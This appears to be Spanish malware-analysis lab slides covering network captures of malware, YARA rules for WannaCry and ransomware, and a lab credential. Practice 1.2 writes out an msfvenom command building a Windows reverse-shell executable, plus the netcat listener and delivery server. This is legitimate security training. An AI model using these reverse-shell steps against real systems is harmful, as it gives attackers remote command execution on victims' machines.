
B. Observar el comportamiento del malware en el sistema (6/6)

➤ Persistencia




Práctica 1.1 – Ejecución de un Malware

C. Observar el comportamiento del malware en la red (1/6)



Práctica 1.1 – Ejecución de un Malware

C. Observar el comportamiento del malware en la red (2/6)



Práctica 1.1 – Ejecución de un Malware

C. Observar el comportamiento del malware en la red (3/6)

No.	Time	Source	Destination	Protocol	Length	Info
237	274.342553	Globetek_d9:78:15	Eurem_5d:57:ee	ARP	42	172.16.17.102 is at 00:02:8f:d9:78:15
250	289.227904	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.2?
253	289.281994	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.3?
254	289.374475	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.4?
255	289.441285	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.5?
257	289.570095	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.6?
258	289.663639	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.7?
260	289.757295	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.8?
262	289.788278	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.2?
263	289.788327	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.3?
264	289.850813	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.9?
265	289.944425	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.10?
266	290.038133	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.11?
267	290.205380	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.12?
270	290.256685	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.13?
272	290.287501	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.4?
273	290.287568	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.5?
274	290.287586	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.6?
275	290.287599	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.7?
276	290.287613	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.8?
277	290.319014	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.14?
278	290.381363	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.15?
279	290.443745	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.16?

Práctica 1.1 – Ejecución de un Malware

C. Observar el comportamiento del malware en la red (4/6)

No.	Time	Source	Destination	Protocol	Length	Info
1821	71.343054	172.16.17.102	172.16.17.103	SMB	194	SESSION_SETUP AndX Request, user: anonymous
1823	71.346251	172.16.17.102	172.16.17.103	SMB	150	Tree Connect AndX Request, Path: \\192.16.17.103\share
1825	71.346815	172.16.17.102	172.16.17.103	SMB	136	Trans2 Request, SESSION_SETUP
1827	71.365850	172.16.17.102	172.16.17.103	TCP	2974	[TCP segment of a reassembled PDU]
1829	71.366364	172.16.17.102	172.16.17.103	SMB	1312	Trans2 Request, SESSION_SETUP
1831	71.366984	172.16.17.102	172.16.17.103	SMB	4232	Trans2 Request, SESSION_SETUP
1834	71.367763	172.16.17.102	172.16.17.103	SMB	4232	Trans2 Request, SESSION_SETUP
1837	71.368505	172.16.17.102	172.16.17.103	SMB	4232	Trans2 Request, SESSION_SETUP
1840	71.369242	172.16.17.102	172.16.17.103	SMB	4232	Trans2 Request, SESSION_SETUP
1843	71.370071	172.16.17.102	172.16.17.103	SMB	4232	Trans2 Request, SESSION_SETUP

Práctica 1.1 – Ejecución de un Malware

C. Observar el comportamiento del malware en la red (5/6)

Filter: **smb** Expression... Clear Apply **E 1** Filter

No.	Time	Source	Destination	Protocol	Length	Info
5	25.353429	172.16.17.102	172.16.17.255	BROWSER	251	Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain
197	85.366783	172.16.17.102	172.16.17.255	BROWSER	251	Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain
213	149.909380	172.16.17.102	172.16.17.255	BROWSER	243	Local Master Announcement STUDENT1, Workstation, Server, NT Work
231	268.079203	172.16.17.102	172.16.17.255	BROWSER	243	Local Master Announcement STUDENT1, Workstation, Server, NT Work
582	299.295253	172.16.17.102	172.16.17.103	SMB	142	Negotiate Protocol Request
583	299.300678	172.16.17.102	172.16.17.103	SMB	185	Negotiate Protocol Response
584	299.300785	172.16.17.102	172.16.17.103	SMB	157	Session Setup AndX Request, User: .\
585	299.300987	172.16.17.102	172.16.17.103	SMB	179	Session Setup AndX Response
586	299.301070	172.16.17.102	172.16.17.103	SMB	149	Tree Connect AndX Request, Path: \\172.16.17.102\IPC\$
587	299.301225	172.16.17.102	172.16.17.103	SMB	104	Tree Connect AndX Response
588	299.301351	172.16.17.102	172.16.17.103	SMB Pipe	132	PeekNamedPipe Request, FID: 0x0000
589	299.301483	172.16.17.102	172.16.17.103	SMB	93	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
690	302.300310	172.16.17.102	172.16.17.103	SMB	191	Negotiate Protocol Request
691	302.300512	172.16.17.102	172.16.17.103	SMB	173	Negotiate Protocol Response
692	302.300653	172.16.17.102	172.16.17.103	SMB	194	Session Setup AndX Request, User: anonymous

Proprietary and Confidential

1

2

- Apply as Filter
- Prepare a Filter
- Conversation Filter
- Colorize Conversation
- SCTP
- Follow TCP Stream**
- Follow UDP Stream
- Follow SSL Stream

Práctica 1.1 – Ejecución de un Malware

C. Observar el comportamiento del malware en la red (6/6)

The screenshot shows the NetworkMiner interface. A green box highlights the filter bar at the top, which contains the expression `tcp.stream eq 37`. A purple circle labeled '1' is positioned above the Stream Content pane. The Stream Content pane displays the raw data of the selected TCP stream, showing SMB protocol exchange between two hosts. A red box highlights the SMB header and body. A purple circle labeled '2' is positioned to the right of the Stream Content pane.

No.	Time	Source	Destination	Protocol	Length	Info
577	299.294963	172.16.17.102	172.16.17.103	TCP	66	49298→445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_
579	299.295149	172.16.17.103				
580	299.295225	172.16.17.102				
582	299.295253	172.16.17.102				
583	299.300678	172.16.17.103				
584	299.300785	172.16.17.102				
585	299.300987	172.16.17.103				
586	299.301070	172.16.17.102				
587	299.301225	172.16.17.103				
588	299.301351	172.16.17.102				
589	299.301483	172.16.17.103				
590	299.301560	172.16.17.102				
591	299.301643	172.16.17.103				
592	299.301761	172.16.17.103				


Follow TCP Stream (tcp.stream eq 37) (sur hns)

Stream Content

```
..T.SMBr.....(...../K...^.1..LANMAN1.0..LM1.2X002..NT LANMAN 1.0..NT LM  
0.12.....SMBr.....(...../.....  
K...^.2.....`.....9.....V.....G..J.h.`(`(..+.....0....0..  
+.....7....  
+.....7..  
...c.SMBs.....`...../K...^  
.....@...&...Windows 2000 2195.Windows 2000  
5.0....y.SMBs.....`...../K...^...y...P.Windows 7 Professional 7601 Service Pack  
1.Windows 7 Professional 6.1.WORKGROUP....[.SMBu.....`...../K...^.....\  
\172.16.17.102\IPC$.?????.PATH_REPLACE_?????....SMBu.....`...../  
K...^.IPC....J.SMB%.....(`.....^.....J....J....#....  
PIPE\....#.SMB%.....h.....`.....^|
```


Práctica 1.1 – Ejecución de un Malware

D. Limpiar el ambiente (1/2)



Práctica 1.1 – Ejecución de un Malware

D. Limpiar el ambiente (2/2)



Práctica 1.1 completa.

> Tome algunos minutos para
recapitular lo que ha aprendido

Lista de ejercicios

> **Lista de ejercicios prácticos.**

- Práctica 1.1 – Ejecución de un Malware
- **Práctica 1.2 – Su primer Malware**
- Práctica 2.1 – Identificación de Malwares con Yara
- Práctica 2.2 – Análisis estático básico
- Práctica 2.3 – Análisis estático avanzado
- Práctica 2.4 – Análisis dinámico
- Práctica 2.5 – Análisis dinámico automatizado.

Práctica 1.2 – Su primer malware

> Su objetivo es crear un malware simple para presenciar la facilidad de crear payloads virales.

Práctica 1.2 – Su primer malware



> Objetivos

- › Crear un malware con MSFVenom
- › Ejecutar comando en la máquina víctima

> Antes de empezar la práctica

- › Conéctese a su **ATTACKER_WKS**: con el usuario **cyber** y contraseña **Cyber==**
- › Conéctese a su **MALWARE_ANALISIS_WKS**: (automáticamente inicia sesión)
- › Herramientas:
 - **Kali LINUX**
 - **MSFVenom**



Práctica 1.2 – Su primer malware

> Guía

A. Crear un malware que le proporcionará un reverse shell

- Elija un payload apropiado y arquitectura
- Configúrelo para que se conecte a su host atacante
- Ejecute un servidor HTTP python e inicie a escuchar el host atacante.
- Conecte el servidor HTTP y ejecute el malware.
- Intente ejecutar comandos en el host víctima

Práctica 1.2 – Su primer malware

> Paso a paso

A. Crear un malware que le proporcionará un reverse shell (1/7)

1 Elija un payload apropiado y arquitectura

```
MSFVENOM(1)                                     Metasploit Framework - msfvenom
MSFVENOM(1)

NAME
    msfvenom - Payload Generator and Encoder

SYNOPSIS
    msfvenom [options] <var=val>

DESCRIPTION
    Msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. Msfvenom has replaced both msfpayload and msfencode as of June 8th, 2015.

OPTIONS
    -p, --payload [payload]    Payload to use. Specify a '-' or stdin to use custom payloads
                               --payload-options   List the payload's standard options

    -l, --list [module_type]
                               List a module type example: payloads, encoders, nops, all

    -n, --nopsled [length]
                               Prepend a nopsled of [length] size on to the payload

    -f, --format [format]
                               Output format (use --help-formats for a list)
                               Output format (use --help-formats for a list)

Manual page msfvenom(1) line 1 (press h for help or q to quit)
```

Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (2/7)

- Configúrelo para que se conecte a su host atacante

1

Basic options:			
Name	Current Setting	Required	Description
---	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

2

```
cyber@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:08:f0:03:57:e6 brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.104/24 brd 172.16.17.255 scope global dynamic eth0
        valid_lft 85426sec preferred_lft 85426sec
    inet6 fe80::2d9f:7c22:9982:a27a/64 scope link
        valid_lft forever preferred_lft forever
cyber@kali:~$
```

Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (3/7)

- Configúrelo para que se conecte a su host atacante

1

```
cyber@kali:~$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.17.104 LPORT=4444  
--platform windows -a x64 -f exe -o virus.exe  
No encoder or badchars specified, outputting raw payload  
Payload size: 460 bytes  
Final size of exe file: 7168 bytes  
Saved as: virus.exe  
cyber@kali:~$  
cyber@kali:~$ ls virus.exe  
virus.exe
```

Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (4/7)

- Ejecute un servidor HTTP python e inicie a escuchar el host atacante.


```
cyber@kali:~$ 1 python -m SimpleHTTPServer 8080  
Serving HTTP on 0.0.0.0 port 8080 ...
```

```
cyber@kali:~$ 2 nc -lvp 4444  
listening on [any] 4444 ...
```

Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (5/7)


– Conecte el servidor HTTP y ejecute el malware.



Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (6/7)

– Conecte el servidor HTTP y ejecute e malware.



Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (7/7)

- Intente ejecutar comandos en el host víctima

The screenshot shows a terminal window with two numbered sections:

- Section 1:** A reverse shell connection from a Kali Linux host to a Windows victim. The terminal shows the server listening on port 4444 and receiving a connection from an unknown host (172.16.17.104). The victim is identified as Microsoft Windows [version 6.1.7601].
- Section 2:** The user runs the 'whoami /user' command, which outputs 'student1\cyber'. This indicates that the malware has successfully obtained user-level privileges on the Windows system.

Práctica 1.2 completa.

- > Tome algunos minutos para recapitular lo que ha aprendido

Lista de ejercicios

> **Lista de ejercicios prácticos.**

- Práctica 1.1 – Ejecución de un Malware
- Práctica 1.2 – Su primer Malware
- **Práctica 2.1 – Identificación de Malwares con Yara**
- Práctica 2.2 – Análisis estático básico
- Práctica 2.3 – Análisis estático avanzado
- Práctica 2.4 – Análisis dinámico
- Práctica 2.5 – Análisis dinámico automatizado.

Práctica 2.1 – Identificación de Malwares con Yara

> Su objetivo es practicar con una herramienta bien conocida y realizar su primer movimiento en la identificación de malwares.

Práctica 2.1 – Identificación de Malwares con Yara

> Objetivos

- › Aprender lo básico de YARA
- › Crear reglas para detectar WannaCry
- › Crear reglas para detectar ransomwares

> Antes de empezar la práctica

- › Conéctese a su **ATTACKER_WKS**: con el usuario **cyber** y contraseña **Cyber==**
- › Herramientas:
 - **Yara** (la documentación está ubicada en `~/yara/doc.pdf`)
 - `strings,md5deep,...`



Práctica 2.1 – Identificación de Malwares con Yara

> Guía

A. Realice un análisis de estadística trivial de ~/yara/wannacry.exe

- Con strings
- Con md5deep

B. Escriba reglas específicas en Yara

- Basado en los análisis estáticos triviales
- Probar las reglas específicas.

C. Escriba reglas globales para detectar ransomwares

- Basado en funciones Microsoft API
- Utilice el formato regex para direcciones bitcoin
- Pruebe las reglas globales

Práctica 2.1 – Identificación de Malwares con Yara

> Paso a Paso

A. Realice un análisis de estadística trivial de ~/yara/wannacry.exe

– Con strings

```
root@kali:~# cd yara
root@kali:~/yara# strings wannacry.exe | grep -E "\w{10,}" | sed -n 82,90p
CryptGenKey
CryptDecrypt
CryptEncrypt
CryptDestroyKey
CryptImportKey
CryptAcquireContextA
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
13AM4VW2dhwYgXeQepoHkHSQuy6NgaEb94
```

} **Funciones de cifrado Microsoft API**

} **Dirección de bitcoin del atacante para el rescate**

```
root@kali:~/yara# md5deep wannacry.exe
84c82835a5d21bbcf75a61706d8ab549 /root/yara/wannacry.exe
```

– Con md5deep

Práctica 2.1 – Identificación de Malwares con Yara

B. Escriba reglas específicas en Yara (1/2)

– Basado en los análisis estáticos triviales

```
import "hash"

rule WannaCry_btc_address
{
    meta:
        description = "Detect wannacry bitcoin address"
    strings:
        $btc_address_1 = "115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn" fullword ascii
        $btc_address_2 = "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw" fullword ascii
        $btc_address_3 = "13AM4VW2dhwYgXeQepoHkHSQuy6NgaEb94" fullword ascii
    condition:
        any of them
}

rule WannaCry_signature
{
    meta:
        description = "Detect wannacry signature"
    condition:
        hash.md5(0, filesize) == "84c82835a5d21bbcf75a61706d8ab549"
}
```

Práctica 2.1 – Identificación de Malwares con Yara

B. Escriba reglas específicas en Yara (2/2)

- Probar las reglas específicas.

```
root@kali:~/yara# yara rules/* wannacry.exe
Wannacry btc address wannacry.exe
Wannacry_signature wannacry.exe
```

Nombre de la regla

Nombre del archivo

Práctica 2.1 – Identificación de Malwares con Yara

C. Escriba reglas globales para detectar ransomwares (1/2)

- Basado en funciones Microsoft API
 - Utilice el formato regex para direcciones bitcoin

```
root@kali:~/yara# gedit rules/ransomware.yar & 1
[1] 1216
root@kali:~/yara#
root@kali:~/yara#
root@kali:~/yara# 2
rule Ransomware
{
    meta:
        description = "Detect ransomware"
    strings:
        $ransomware = "ransomware" fullword ascii
        $btc_address_format = /[13][a-km-zA-HJ-NP-Z1-9]{25,34}/
        $crypt_gen      = "CryptGenKey" fullword ascii
        $crypt_decrypt  = "CryptDecrypt" fullword wide ascii
        $crypt_encrypt  = "CryptEncrypt" fullword wide ascii
    condition:
        3 of them| 3
}
root@kali:~/yara#
root@kali:~/yara#
root@kali:~/yara# 4
root@kali:~/yara#
root@kali:~/yara# 5
root@kali:~/yara#
root@kali:~/yara#
root@kali:~/yara#
```

